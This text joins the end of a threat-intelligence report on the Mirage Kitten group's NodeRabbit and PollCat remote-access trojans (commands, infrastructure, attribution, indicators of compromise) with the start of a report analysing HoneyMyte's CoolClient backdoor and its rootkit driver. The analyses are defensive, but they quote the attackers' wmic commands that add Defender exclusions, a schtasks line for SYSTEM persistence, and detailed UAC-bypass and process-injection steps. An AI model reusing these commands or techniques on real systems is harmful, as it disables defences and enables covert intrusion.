0XA1 (WS_DOWNLOAD) Defined but not implemented.
0xB0 (REQUEST_ELEVATION) Defined but not implemented.
0XB1 (PERSIST) Defined but not implemented.
0xF0 (SET_SLEEP_TIME) Change the polling interval.
0XF1 (SET_IDLE_TIME) Store an idle-time value.
0xF2 (SET_JITTER_TIME) Change polling jitter.

The command names UPLOAD, DOWNLOAD, and CHUNKED_DOWNLOAD are written from the C2’s perspective. UPLOAD sends a C2-hosted file to the victim’s machine, while the two download commands transfer victim files back to the C2.

EVAL_JS runs JavaScript supplied by the C2 and gives that code access to Node.js modules, files, processes, networking, and child-process functions.
SYSTEM_CHECK collects the names of running processes and lists files and folders from:

  • %SystemDrive%\Program Files
  • %SystemDrive%\Program Files (x86)
  • %LOCALAPPDATA%
  • %LOCALAPPDATA%\Programs
  • %APPDATA%
  • %USERPROFILE%
  • %APPDATA%\Microsoft\Outlook
  • %LOCALAPPDATA%\Microsoft\Olk\Attachments
  • %USERPROFILE%\Documents

It also searches for folders matching 24 hardcoded strings corresponding to security software vendor names: ‘Google’, ‘Microsoft’, ‘Palo Alto Networks’, ‘Cisco’, ‘VMware’, ‘Fortinet’, ‘Citrix’, ‘CheckPoint’, ‘Juniper Networks’, ‘LogMeIn’, ‘Sophos’, ‘Symantec’, ‘Trend Micro’, ‘McAfee’, ‘Kaspersky Lab’, ‘ESET’, ‘Bitdefender’, ‘Avast Software’, ‘CrowdStrike’, ‘SentinelOne’, ‘Malwarebytes’, ‘BraveSoftware’, ‘Tencent’, and ‘Naver’.

When PollCat finds a matching folder, it lists that folder’s root contents. It does not recursively scan the entire product directory. The detailed inventory, including process names, directory listings, and collected paths, is sent as JSON to POST /api/system-details/result.

Infrastructure

Mirage Kitten continues to rely on Azure Websites and Cloudflare-backed domains to hinder infrastructure discovery and tracking. More importantly, the use of Microsoft Azure subdomains for C2 helps the traffic blend into legitimate organizational network activity. In some cases that we encountered during our research, the actors even incorporated the targeted organization’s name into the Azure subdomain, making C2 communications appear more like normal business traffic originating from an employee machine during regular business days.

Domain Registrar ASN Malware sample
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 1
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 2
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 3
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 4
healthcomfsdpower[.]com
visitfinancedentists[.]com
NameCheap, Inc. AS 13335 NodeRabbit RAT sample 5
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net MarkMonitor Inc. AS 8075
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 6
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 7
lifespotify[.]com Dynadot AS 8075 PollCat RAT
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
MarkMonitor Inc.
sahi-finance[.]com NameCheap, Inc.

Based on our analysis of Mirage Kitten’s infrastructure, we identified certain patterns across several command-and-control channels, including msmanagementgrp[.]com and visitfinancedentists[.]com

Further investigation based on these patterns led to the discovery of approximately 11 additional infrastructure assets attributed to the same group.

Domain Creation date Registrar
healthful-hub[.]com 2026-07-03 NameCheap, Inc.
neumedicahealthcare[.]com 2026-07-03 NameCheap, Inc.
optimumhealthcredit[.]com 2026-07-03 NameCheap, Inc.
healthfullyrecipes[.]com 2026-06-30 NameCheap, Inc.
refreshhealthandwellness[.]com 2026-06-09 NameCheap, Inc.
healthvitalitycare[.]com 2026-05-18 NameCheap, Inc.
aceofspadesmanagement[.]com 2026-05-18 NameCheap, Inc.
glmediaagency[.]com 2026-05-18 NameCheap, Inc.
digimediaskill[.]com 2026-05-18 NameCheap, Inc.
healthyweightplan[.]com 2026-05-18 NameCheap, Inc.
mens-health-online[.]com 2026-05-15 NameCheap, Inc.

Victims

Based on our telemetry, we identified victims in fintech, aviation and aerospace sectors across the Middle East and Africa – specifically, in Egypt, Ethiopia and Afghanistan.

We also observed submissions of ZIP archives with trojanized projects containing NodeRabbit and PollCat to an online multi-scanner originating from several countries, including India, Türkiye, Israel, Iraq, Germany, and Ireland.

Attribution

We attribute this activity to Mirage Kitten with a high degree of confidence based on the following observations:

  1. Structural similarities with the Retrograde/MiniFast native DLL backdoor (MD5:810F8E3B88EB05F710C09552941D6F56)
    • Initial C2 handshake and session establishment logic. Both PollCat and Retrograde/MiniFast follow a similar C2 handshake flow. Each builds a JSON request body containing host information and sends it via an HTTP POST request. Notably, both treat HTTP 400 as a successful handshake response rather than an error, parsing the response body to extract a socketId, which is then stored and used as the session token for subsequent C2 communication.

      Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat

      Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat

    • Host registration. Both PollCat and Retrograde/MiniFast register the infected host with the C2 server by sending a structurally similar JSON request body containing the session token and host information.
      Malware Host registration request body C2 endpoint
      PollCat {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<domain>”,”os”:”<os>”,”isElevated”:false} /gate/hello
      MiniFast/Retrograde {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<USERDOMAIN>”,”isElevated”:<bool>} /agent/init
    • Command fetching similarities. The similarities extend to command retrieval. Both PollCat and Retrograde/MiniFast periodically poll the C2 server using an HTTP GET request containing the previously assigned socketId as a token. Retrograde/MiniFast uses GET /agent/poll?token=<socketId>, while PollCat follows the same pattern with GET /gate/fetch?token=<socketId>, demonstrating a closely aligned C2 communication structure.
    • Beacon timing similarities. PollCat and the Retrograde/MiniFast share identical beacon timing defaults: a polling interval of 120,000 ms (0x1D4C0), a jitter of 5,000 ms (0x1388), and a retry timeout of 60,000 ms (0xEA60). This further highlights the structural similarities between the two C2 communication implementations.
    • Command set similarities. PollCat and Retrograde/MiniFast share several commands and command IDs. Notably, PollCat declares REQUEST_ELEVATION (0xB0) and PERSIST (0xB1) but does not implement them. In MiniFast, both are functional: 0xB0 performs UAC elevation, while 0xB1 creates the WindowsSecurityUpdate scheduled task for persistence.

      Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers

      Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers

    • Proxy authentication similarities. NodeRabbit delegates corporate-proxy NTLM/Negotiate authentication to curl.exe --proxy-anyauth --proxy-user, using the victim’s logon session. Retrograde/MiniFast native DLL implements the same approach natively through WinHttpQueryAuthSchemes and WinHttpSetCredentials with NULL credentials. This shared proxy-aware C2 design suggests the same development approach across both malware families.
  2. Speaking of victimology, the attacks are consistent with Mirage Kitten’s known geographic targeting, with the group maintaining a strong focus on entities across Africa and the Middle East, this time with a particular focus on the aviation and FinTech sectors.
  3. As for the operational infrastructure, Mirage Kitten has historically hosted its initial ZIP lures on legitimate third-party services. Previously, it used onlyoffice.com for this purpose. In this activity, the group shifted to Amazon S3 buckets.
  4. Finally, the combination of Azure Websites and Cloudflare‑backed domains has been a hallmark of Mirage Kitten’s TTPs, which we have observed across NodeRabbit and PollCat.

Conclusions

Mirage Kitten’s latest activity marks a notable evolution in the group’s tooling: NodeRabbit and PollCat are the group’s first Node.js/JavaScript-based implants, departing from its usual native malware deployed through DLL search-order hijacking. The shift to cross-platform scripting gives the operators a single codebase that runs on Windows, Linux, and macOS, with payloads that blend naturally into developer workstations.

The delivery mechanism, however, remains consistent with Mirage Kitten’s historical tradecraft: the use of recruiter personas on LinkedIn to target critical sectors across the Middle East and Africa for cyberespionage purposes. We continue to track the group’s activity and will report on new developments in future publications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CBAAF0900A13F28E380F49ADECEC932C  FrontEnd-Task.zip
1EA83E4E4592B01E4ACAB63EB867BEE5  Front-Technical-Challenge.zip
366515822D5AC1CC500711EF57A2E32E  Task-FullStack.zip
CF449F1992C2819E62AC44A0B06AC2E7  fullstack-1536.zip
E95A4366686E3F786EA3C056FAB5B0DA  webapp76592.zip
DE5AF16A3757EF700B01DC34D67079AE  webapp76531.zip
BE086789568441D0D7E4679AEE51F566  challenges-17831.zip
E259C5EDF158AAC4CFE14F77DDD0B196  challenges-17832.zip
291AC3ABE73C5158E59A437B75D5F0AA  Project-1802.zip
0962F56D7EC69F4F2A0162DCBE22116B  Case-34234.zip
795E053A990A1569FFDCB57F48F6D085  RankChallenge-react-6uJSX3-main.zip

Domains and IPs

oracle-challenge.s3[.]us-east-1.amazonaws[.]com
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
healthcomfsdpower[.]com
visitfinancedentists[.]com
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
lifespotify[.]com
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
sahi-finance[.]com
healthful-hub[.]com
neumedicahealthcare[.]com
optimumhealthcredit[.]com
healthfullyrecipes[.]com
Refreshhealthandwellness[.]com
healthvitalitycare[.]com
aceofspadesmanagement[.]com
glmediaagency[.]com
digimediaskill[.]com
healthyweightplan[.]com
mens-health-online[.]com


APT group HoneyMyte upgrades CoolClient: the backdoor gets a kernel-level Windows rootkit

Introduction

CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.

Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.

In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.

We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.

Technical analysis

In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).

wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender"
wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender\defender.exe"

The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.

xcopy "$programfiles\Windows Defender\*" "$programfiles\Microsoft\Windows Defender" /a /s /v /e /f

Persistence was established through a scheduled task that launched defender.exe with SYSTEM privileges during system startup.

schtasks /create /sc onstart /tn "\Microsoft\Windows\Windows Defender Advanced Threat Protection Service" /tr "\"$programfiles\Microsoft\Windows Defender\defender.exe\"" /ru "system" /F

When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.

CoolClient components

Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.

Component Description
defender.exe / Sang.exe Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll Benign dependency required for the Sangfor application to execute normally
libngs.dll First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini CoolCleint configuration file

Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.



Overview of the new variant of CoolClient

First stage: libngs.dll

Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.


To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.

The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.

Second stage: loadcert.ini (before synchost.exe injection)

The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.

If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.

If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).

Command handler

The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.

Execution is controlled through three command-line parameters:

Parameter Purpose
install Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac Continues execution after privilege elevation.

If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.

Establishing AutoRun persistence

When executed with the install parameter, CoolClient creates an AutoRun entry under:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.

Process injection into synchost.exe

Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.

The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.

From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).

Service installation


When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.

Function to check for running 360 security software processes

Function to check for running 360 Total Security software processes

If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.

The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.

Administrator privilege check

If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.

When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.

Elevated relaunch and UAC bypass

To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.


The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.

Authenticated RPC binding used during the RPC-based UAC bypass

Authenticated RPC binding used during the RPC-based UAC bypass

After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.

Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.

Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.

Second stage: loadcert.ini (Injected Execution)

After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.

Kernel-Mode driver deployment

The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.

If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:

C:\Program Files\Microsoft\Windows Defender\msagent.sys

Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.

Driver initialization

After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.

IOCTL Purpose
0x222120 Registers the current CoolClient process with the driver.
0x2221E0 Sends the configured C2 IPv4 address to the driver.
0x2220F0 Registers filesystem and registry paths that should be protected or hidden.

The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.

The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.

Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.

As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.

The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.

Cert.ini process injection

Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.

After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.

This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.

Msagent.sys driver

